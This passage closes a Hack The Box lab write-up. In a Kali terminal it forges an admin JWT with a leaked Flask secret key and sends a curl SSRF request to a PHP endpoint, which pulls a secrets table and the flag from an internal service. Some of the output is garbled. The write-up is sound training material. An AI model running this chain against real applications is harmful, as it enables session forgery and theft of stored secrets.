0 0 0 0 0 0 0 0 0:00:07 0:00:07 0:00:00 0
100 17138 100 17138 0 0 2275 0 0:00:07 0:00:07 0:00:00 814000
Log
ID: 1 | URL: http://127.0.0.1:5000/?x=fb61a9e52e5f93dde868cc089175f40534d4832d3ebef1f86bfee5d51fd7c4f7 | Timestamp: 202
6-04-17 08:17:21

(kali@ss4334)-[~]
$
```

```
(kali@ss4334)-[~]
$ TOKEN=$(python3 - <<'PY'
import jwt
secret = "fb61a9e52e5f93dde868cc089175f40534d4832d3ebef1f86bfee5d51fd7c4f7"
payload = {"username": "x", "is_admin": False}
print(jwt.encode(payload, secret, algorithm="HS256"), end="")
PY
)
echo "$TOKEN"
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IIngIiwiaWF0IjE6ZmFsc2V9.-xKIv0VaiWC0E_VuMRVYZRuTFWI_yHEczVeN
RUMTlc



(kali@ss4334)-[~]
$ curl -L -o final.pdf "http://154.57.164.77:32078/bartender.php?url=http://127.0.0.1:5000/bartender%3Ftoken%3D$TOKEN
&name=a&secret=b&url=http://example.com/"
pdftotext final.pdf -
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 0:00:07 0:00:07 0:00:00 0
100 13829 100 13829 0 0 1819 0 0:00:07 0:00:07 0:00:00 0
Pretty-print
{"secrets":[{"name":"oldest_user_of_bartender","secret":"HTB{3b0cbe383374cf3f02336f9e0822997d}","name":"a","secret":"
b"}],{"name":"a","secret":"b"},
{"name":"a","secret":"b"}]}
```


- In this step, I use the leaked Flask SECRET_KEY to generate a valid JWT token using a Python script and the HS256 algorithm. The generated token is stored in a shell variable called TOKEN.
- Next, I send a request with curl to the vulnerable bartender.php endpoint. Through SSRF, this request accesses the internal service at 127.0.0.1:5000 and includes the forged token.
- The server accepts the token as valid and returns the response as a PDF file, which I save as final.pdf.

Finally, I convert the PDF to text using pdftotext, revealing the secrets table and the flag:

HTB{3b0cbe383374cf3f02336f9e0822997d}

This confirms that the exploit was successful.





Link:

<https://labs.hackthebox.com/achievement/challenge/3164896/1108>

Conclusion:

This lab demonstrated how multiple vulnerabilities can be chained together to compromise a web application. Through the source code, I identified an SSRF validation flaw and a Python format-string vulnerability that allowed leakage of the Flask SECRET_KEY. Using the leaked key, I created a valid JWT token and accessed the protected endpoint to retrieve the secrets stored in the database, successfully obtaining the flag.